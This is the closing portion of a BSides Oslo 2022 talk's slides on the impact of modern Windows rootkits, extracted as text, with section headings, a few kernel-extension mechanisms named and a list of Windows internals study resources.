
# REALISTIC IMPACT OF MODERN ROOTKITS



Source:

<https://docs.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes>

# REALISTIC IMPACT OF MODERN ROOTKITS







Source:

<https://docs.microsoft.com/en-us/windows/win32/procthread/isolated-user-mode--ium--processes>

- Integrating Minifilters (file system)
- Windows Filtering Platform (WFP) Callout Drivers (networking)
- Etc...



## FUTURE WORK

# REFERENCES AND GREAT STUDYING RESOURCES




<https://windows-internals.com/>  
<https://www.alex-ionescu.com/>  
<https://reactos.org/>  
<https://scorpionsoftware.net/category/windows-internals/>  
<https://www.geoffchappell.com/>  
(I know I'm forgetting something...)

A screenshot of the Pentester Academy website showing two course offerings related to WinDbg. The first course, 'WinDbg Fundamentals: User Mode', features a shield icon with 'WINDBG USER MODE' and a magnifying glass over a bug. The second course, 'WinDbg Fundamentals: Kernel Mode', features a shield icon with 'WINDBG KERNEL MODE' and a bug. Both courses have a 'View Details' button.



# REFERENCES AND GREAT STUDYING RESOURCES



## Oral History of Dave Cutler Part 1

11 mil visualizações • há 3 anos

CHM Computer History Museum

Interviewed by Grant Saviers on 2016-02-25 in Medin

## Oral History of Dave Cutler Part 2

6,4 mil visualizações • há 3 anos

CHM Computer History Museum


Interviewed by Grant Saviers on 2016-02-25 in Medin

## David Cutler – 2016 CHM Fellow


23 mil visualizações • há 5 anos

CHM Computer History Museum

CHM honors David Cutler for his fundamental contrib




# REFERENCES AND GREAT STUDYING RESOURCES



[https://walkingcat.github.io/ch9-index/Shows\\_Going+Deep.html](https://walkingcat.github.io/ch9-index/Shows_Going+Deep.html)

# THE END... THANK YOU!



by Andre Lima / 0x4ndr3  
@ BSides Oslo 2022